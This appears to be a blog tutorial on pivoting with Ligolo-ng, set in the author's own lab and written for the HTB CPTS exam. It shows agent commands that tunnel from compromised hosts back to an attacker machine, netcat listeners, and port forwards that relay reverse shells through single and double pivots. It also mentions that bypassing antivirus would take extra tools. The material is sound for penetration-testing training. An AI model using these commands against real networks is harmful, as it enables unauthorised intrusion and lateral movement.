

I just finished the HTB CPTS exam and am waiting for the results. During the exam, pivoting was almost mandatory, and the tool I used was Ligolo-ng. In this blog, I will guide you through the basics of using it.
Why Ligolo-ng?
In labs/exams like CPTS, you’ll encounter situations like:
- Unable to route directly into the internal network
- Only able to compromise one intermediate host (DMZ/jump host)
- Need to scan, exploit, RDP/SMB/WinRM as if you were on a real internal network
Ligolo-ng solves this problem by:
- Creating a layer-3 tunneling (TUN interface)
- No proxychains needed for most tools (nmap, smbclient, crackmapexec, evil-winrm…)
I hate proxychains :)
- Good performance, compact setup
Architecture overview
Ligolo-ng consists of two components:
- Proxy (server) – running on the attacker’s machine (Kali)
- Agent (client) – running on the compromised machine (DMZ / internal)
Connection flow:
[ Kali (Proxy) ] <====TLS====> [ DMZ (Agent) ] ---> Internal networksAfter the tunnel is established, Kali will route directly to the subnets behind the agent. Noted that you need to have root privileges on attacker machine to create TUN interface, in the victim machine, admin privileges are not required.
Setup
Lab environment

Above is the way I setup my lab, mimic the enterprise network structure.
- Attacker machine: Kali Linux - 10.10.10.128
- DMZ: Ubuntu Server 24.04 - Have 2 network interfaces:
- 10.10.10.129
- 172.16.0.129
- Internal network:
- Workstation 01: Windows 10 - Have 2 network interfaces:
- 172.16.0.128
- 172.16.120.128
- Workstation 02: Windows 10 - 172.16.120.129
- Workstation 01: Windows 10 - Have 2 network interfaces:
Single pivot
Single pivot = one hop through one intermediate host
Kali | | (10.10.10.0/24) |DMZ (10.10.10.129 | 172.16.0.129) | | (172.16.0.0/24) |Workstation 01We will assume the DMZ has been captured and need to perform an nmap or obtain a revshell from the WKS01 machine on the internal network.
Step 1: Prepare Ligolo-ng on Kali

Access https://github.com/nicocha30/ligolo-ng/releases/ and download the latest release. The kali will have to run ligolo-proxy and the victim machine will run ligolo-agent.

Run proxy on kali (with root privileges):
sudo ./proxy -selfcertThe -selfcert flag will create a self-signed certificate for TLS encryption. However, this method creates a certificate with a ligolo domain, making it easily detectable by monitoring systems. But within the scope of a lab, this can be ignored.
Step 2: Prepare Ligolo-ng on the DMZ host
Download the agent binary from the same release page and transfer it to the DMZ host (with any method you prefer, e.g., wget, curl, scp, etc.)
Run the agent on the DMZ host, specifying the proxy server’s IP address (Kali’s IP) and port (default is 11601):
./agent -connect <Attacker's IP>:11601 -ignore-cert-ignore-cert flag is used to bypass certificate verification since we are using a self-signed certificate.


Then in the Kali terminal, you should see the connection established. Select the session by typing session and Select the session number and use command autoroute to automatically add routes to the subnets behind the agent.


Now test ping from Kali to WKS01:

Step 3: Setup revshell on WKS01
Now the attacker can access the victim’s internal subnet. However, they cannot yet retrieve the revshell. We can use the listener function of ligolo.

Let’s say you’ve successfully RCE a web service on WKS01 and you need create revshell back to port 4444 on attacker machine. First start listener on Kali:
nc -lnvp 4444Start listener in ligolo-proxy:
listener_add --addr 0.0.0.0:4443 --to 127.0.0.1:4444
In the WKS01 machine, create the revshell to port 4443 and target IP is the DMZ’s IP:

Double pivot
Double pivot = pivot through two consecutive intermediate hosts
Kali | | (10.10.10.0/24) |DMZ | | (172.16.0.0/24) |Workstation 01 | | (172.16.120.0/24) |Workstation 02Step 1: Setup listener on DMZ
Same as the single pivot, but now we have to setup ligolo-agent on WKS01 as well. First, start listener on DMZ forward port 11602 to port 11601 on Kali:
listener_add --addr 0.0.0.0:11602 --to 127.0.0.1:11601
Step 2: Setup ligolo-agent on WKS01 pointing to DMZ
Then run ligolo-agent on WKS01, connecting to DMZ’s IP and port 11602:
./agent -connect <DMZ's IP>:11602 -ignore-cert
Now back to Kali, you should see two sessions. Select the second session (WKS01) and add routes to the subnets behind it as before.

New interface created and connection established:

Step 3: Setup revshell on WKS02
Now to create revshell from WKS02 to Kali, first setup listener on Kali:
nc -lnvp 5555Then setup listener on WKS01 to forward port 5556 to 5555 on Kali (remember to select the WKS01 session first):
listener_add --addr 0.0.0.0:5556 --to 127.0.0.1:5555And then in WKS02, create revshell to WKS01’s IP and port 5556:


Pivot 2 hop successful
Conclusion
I have just shown you how to use ligolo to pivot deep into the network infrastructure. In these cases, Defender is disabled. If you encounter cases where Defender is enabled, you will need additional Warpers to bypass AV. Good luck with your practice!